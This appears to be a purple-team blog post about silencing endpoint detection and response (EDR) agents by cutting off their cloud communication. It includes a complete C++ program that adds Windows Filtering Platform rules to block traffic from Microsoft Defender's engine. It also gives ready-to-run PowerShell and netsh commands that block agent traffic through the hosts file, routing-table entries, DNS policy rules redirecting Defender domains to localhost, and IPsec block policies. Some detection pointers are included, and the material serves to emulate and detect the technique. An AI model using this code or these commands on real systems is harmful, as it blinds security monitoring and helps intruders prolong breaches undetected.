
Modern Endpoint Detection and Response systems depend on persistent, bidirectional communication with their cloud management console, enabling them to continuously report suspicious activity and receive updated instructions or response actions. If that communication is disrupted, the EDR continues to collect telemetry locally, but it can no longer generate alerts to the cloud console. Threat actors can abuse the Windows Filtering Platform or modify local name resolution components such as the hosts files to block EDR agent outbound communication. This allows them to blind the EDR cloud visibility without triggering a service crash or process termination. Loss of visibility in the endpoints, constraints the ability of defensive security teams to detect and respond to threats.
In 2023, MDSec has disclosed to the public that their internal team are taking a different approach to EDR Silencing as opposed to ransomware groups that were using kernel drivers to disrupt EDR communication. Their private tool FireBlock, leverages the Windows Filtering Platform to add rules and prevent egress traffic of the EDR agent. Based on this announcement similar proof of concepts have been developed by the information security community to emulate that behaviour.
Playbook
Disrupting the communication channel between an EDR agent and its cloud management console, can extend significantly the duration of a security breach. Adversaries may exploit native Windows technologies and configuration files to achieve this outcome. Publicly available proof of concepts can emulate the behavior of EDR Silencing. Purple team operators should develop playbooks that incorporate multiple methods of execution to ensure broader coverage. It is important to note that modifications to block EDR communication require elevated privileges.
Windows Filtering Platform
The Windows Filtering Platform was introduced in Windows Vista and provides a set of API’s and system services for processing, inspecting and filtering network traffic. It has been implemented by Microsoft as a replacement for older interfaces such as the Windows Firewall API and Transport Driver Interface (TDI), offering a more efficient and extensible way to implement network security features. EDR software utilise the functionality of Windows Filtering Platform to capture incoming and outbound network connections, contain assets from the network and provide data about processes making remote procedure calls.
Chris Au released a proof of concept in C, called EDRSilencer that leverages a specific set of API’s to interact with the Windows Filtering Platform and apply rules that would prevent an EDR agent to make an outbound connection to its cloud management console. Specifically, the tool uses the FwpmFilterAdd0 API to add a WFP filter:
EDRSilencer.exe blockedr

The diagram below demonstrates how the EDR Silencer tool operates under the hood to block EDR communication.
A similar proof of concept that uses the same API’s was released at the bordergate website. The code below searches for processes that match the target executable names (brave, MsMpeng etc.) and uses the QueryProcessImageW API to obtain the full image path. The AddFilterForLayer function is utilised to create a new filter and calls the FwpmFilterAdd0 to add the rules that will block the EDR agent communication. It should be noted that the code below doesn’t introduce a new method, and it has the same behavior as the EDRSilencer. Therefore, the same detection opportunities remain applicable.
// BlockEDRTraffic.cpp
#include <windows.h>
#include <fwpmu.h>
#include <tlhelp32.h>
#include <stdio.h>
#include <vector>
#include <string>

#pragma comment(lib, "fwpuclnt.lib")
#pragma comment(lib, "rpcrt4.lib")

void DisplayError(const char* msg, DWORD err)
{
    printf("%s failed (0x%08lx)\n", msg, err);
}

BOOL FindProcessPath(const wchar_t* targetName, std::vector<std::wstring>& results)
{
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot == INVALID_HANDLE_VALUE)
        return FALSE;

    PROCESSENTRY32W pe32;
    pe32.dwSize = sizeof(pe32);

    if (!Process32FirstW(snapshot, &pe32)) {
        CloseHandle(snapshot);
        return FALSE;
    }

    do {
        if (_wcsicmp(pe32.szExeFile, targetName) == 0)
        {
            HANDLE hProcess = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pe32.th32ProcessID);
            if (hProcess) {
                wchar_t path[MAX_PATH];
                DWORD size = MAX_PATH;

                if (QueryFullProcessImageNameW(hProcess, 0, path, &size)) {
                    results.push_back(path);
                }

                CloseHandle(hProcess);
            }
        }
    } while (Process32NextW(snapshot, &pe32));

    CloseHandle(snapshot);
    return !results.empty();
}

DWORD AddFilterForLayer(
    HANDLE engine,
    FWP_BYTE_BLOB* appId,
    const GUID* layerKey,
    UINT64* filterIdOut)
{
    FWPM_FILTER_CONDITION cond = { 0 };
    cond.fieldKey = FWPM_CONDITION_ALE_APP_ID;
    cond.matchType = FWP_MATCH_EQUAL;
    cond.conditionValue.type = FWP_BYTE_BLOB_TYPE;
    cond.conditionValue.byteBlob = appId;

    FWPM_FILTER filter = { 0 };
    filter.layerKey = *layerKey;
    filter.displayData.name = _wcsdup(L"EDR Traffic Block");
    filter.displayData.description = _wcsdup(L"Blocks EDR traffic");
    filter.action.type = FWP_ACTION_BLOCK;
    filter.filterCondition = &cond;
    filter.numFilterConditions = 1;
    filter.subLayerKey = FWPM_SUBLAYER_UNIVERSAL;
    filter.weight.type = FWP_EMPTY;

    return FwpmFilterAdd0(engine, &filter, NULL, filterIdOut);
}


int main()
{
    DWORD result;
    HANDLE engine = NULL;

    // Open WFP engine
    result = FwpmEngineOpen0(NULL, RPC_C_AUTHN_WINNT, NULL, NULL, &engine);
    if (result != ERROR_SUCCESS) {
        DisplayError("FwpmEngineOpen0", result);
        return 1;
    }

    printf("WFP engine opened.\n");

    const wchar_t* targetProcesses[] = {
        L"MsMpEng.exe",
        L"brave.exe",
        NULL
    };

    std::vector<UINT64> allFilterIds;

    for (int i = 0; targetProcesses[i] != NULL; i++)
    {
        const wchar_t* exeName = targetProcesses[i];

        std::vector<std::wstring> foundPaths;
        if (!FindProcessPath(exeName, foundPaths)) {
            wprintf(L"[INFO] No running processes found for %ls\n", exeName);
            continue;
        }

        for (const auto& path : foundPaths)
        {
            wprintf(L"Found running instance: %ls\n", path.c_str());

            FWP_BYTE_BLOB* appId = NULL;
            result = FwpmGetAppIdFromFileName0(path.c_str(), &appId);
            if (result != ERROR_SUCCESS) {
                DisplayError("FwpmGetAppIdFromFileName0", result);
                continue;
            }

            const GUID* layers[] = {
                &FWPM_LAYER_ALE_AUTH_CONNECT_V4,
                &FWPM_LAYER_ALE_AUTH_CONNECT_V6,
                &FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4,
                &FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V6
            };

            for (auto layer : layers)
            {
                UINT64 filterId = 0;
                result = AddFilterForLayer(engine, appId, layer, &filterId);
                if (result == ERROR_SUCCESS)
                {
                    allFilterIds.push_back(filterId);
                    wprintf(L"  [+] Filter applied for layer.\n");
                }
                else
                {
                    DisplayError("AddFilterForLayer", result);
                }
            }

            FwpmFreeMemory0((void**)&appId);
        }
    }

    printf("\nFilters installed.\n");
    printf("Press ENTER to remove all filters and exit...\n");
    getchar();

    // Remove filters
    for (UINT64 id : allFilterIds)
        FwpmFilterDeleteById0(engine, id);

    FwpmEngineClose0(engine);
    printf("All filters removed. Engine closed.\n");

    return 0;
}
The tool could be executed from a PowerShell console or the command prompt:
BlockEDRTraffic.exe
The set of filters configured in the Windows Filtering Platform (WFP) could be displayed by invoking the netsh utility with the “show filters” argument.
netsh wfp show filters

The WFP filters are exported in the filters.xml file:

Following the EDRSilencer, a variation was also released called SilentButDeadly. The tool uses the same Windows API’s. Filters are added via the FwpmFilterAdd0:



The WFP EDR tool is another proof of concept written in Go that exploits the Windows Filtering Platform to block outbound traffic from EDR agents to their cloud components. The tool initially attempts to read the SubscriptionManager registry key to retrieve EDR specific configurations. The key is located in the following path:
SOFTWARE\Policies\Microsoft\Windows\EventLog\EventForwarding\SubscriptionManagerA custom WFP provider and sublayer ID and GUID are also added on the asset. The tool injects block rules into the following WFP layers:

- ALE_AUTH_CONNECT_V4: Denies outbound connection attempts to target IP’s/Ports.
- OUTBOUND_TRANSPORT_V4: Drops transport layer packets
However, to prevent total isolation of the endpoint, bypass rules are also added. Unfortunately, the source code is not available, therefore Purple Team operators should not execute untrusted binaries to enterprise networks. Execution of the following command will apply rules for the Cortex XDR.
wfp_edr.exe -install -file xdr.json
Hosts File

The hosts file enables administrators to bind specific domain names to IP addresses. It is not uncommon this file to contain entries to internal domains within a corporate environment. A variant of the hosts file is the hosts.ics that is generated by the Internet Connection Sharing service when a computer shares its Internet connection with other devices (mobile hotspot, virtual machine etc.). The file it is used by Windows to keep track of the devices connected.
C:\Windows\System32\drivers\etc\hosts
C:\WINDOWS\system32\drivers\etc\hosts.ics

Threat actors with elevated privileges over the asset, could add entries to the hosts files to disrupt EDR communication by pointing EDR domain names to non-valid IP addresses.
Add-Content -Path "C:\Windows\System32\drivers\etc\hosts" -Value "127.0.0.1 edr.domain.com"
Add-Content -Path "C:\Windows\System32\drivers\etc\hosts.ics" -Value "127.0.0.1 edr.domain.com"
Routing Table
Windows Operating Systems maintain the routing table to determine how IP packets should be forwarded across networks. Threat actors could add custom routes to the routing table to prevent the agent contacting EDR IP addresses.
Get-NetIPInterface
New-NetRoute -DestinationPrefix "192.168.100.0/32" -InterfaceIndex 1 -PolicyStore ActiveStore


Name Resolution Policy Table
The Name Resolution Policy Table (NRPT) is a configuration component part of the Windows operating system that is used to control how specific domain names are resolved. Specifically, the table determines which DNS servers should be used for specific domains and whether a name should be resolved using internal or external infrastructure. It is important to note that the DNS client on Windows will always check the table and if a record doesn’t exist the default DNS server will be used.
For assets that are protected by Windows Defender for Endpoint, Microsoft has released in public a full list of domain names and URL’s that are required by the EDR. Threat actors who have already compromised a network with Windows Defender for Endpoint deployed, could add entries to the Name Resolution Policy Table that will redirect all DNS queries associated with Defender for Endpoint to localhost. A similar approach could be conducted for other EDR’s. The Add-DnsClientNrptRule PowerShell cmdlet can be used to add records:
Add-DnsClientNrptRule -Namespace ".endpoint.security.microsoft.com" -NameServers 127.0.0.1 -Comment "Silenced by Name Resolution Policy Table"
Add-DnsClientNrptRule -Namespace "endpoint.security.microsoft.com" -NameServers 127.0.0.1 -Comment "Silenced by Name Resolution Policy Table"
Clear-DnsClientCache

Name Resolution Policy Table rules are stored in the following registry location:
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient\DnsPolicyConfig
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters\DnsPolicyConfig
IPSec Filter Rules
The purpose of IPSec Filter Rules is to encrypt or authenticate traffic. IPSec operates at the network layer, where traffic is wrapped in an ESP (Encapsulating Security Payload) header. IPSec Filter Rules, determine how traffic should be handled and effectively serve as the logic engine for encryption decisions. There are three possible outcomes for a packet:
- Permit – Traffic Pass-Through without Encryption
- Block – Traffic is Prevented
- Negotiate Security – Packets are Protected
IPSec Filter Rules can be used to block Endpoint Detection and Response communication even if IPSec is not configured on the endpoint.
netsh ipsec static add policy name=ipurplePolicy description=ipurplePolicy
netsh ipsec static set policy name=ipurplePolicy assign=y
netsh ipsec static add filteraction name=BlockFilterAction action=block
netsh ipsec static add rule name=BlockRule policy=ipurplePolicy filterlist=BlockFilterList filteraction=BlockFilterAction description="IPSec Block Rule"
Execution of the command below will confirm that the new policy has been created:
netsh ipsec static show all
Local IPSec policy configurations are stored in the registry. The values of IP addresses are not human readable and are stored in hexadecimal format.
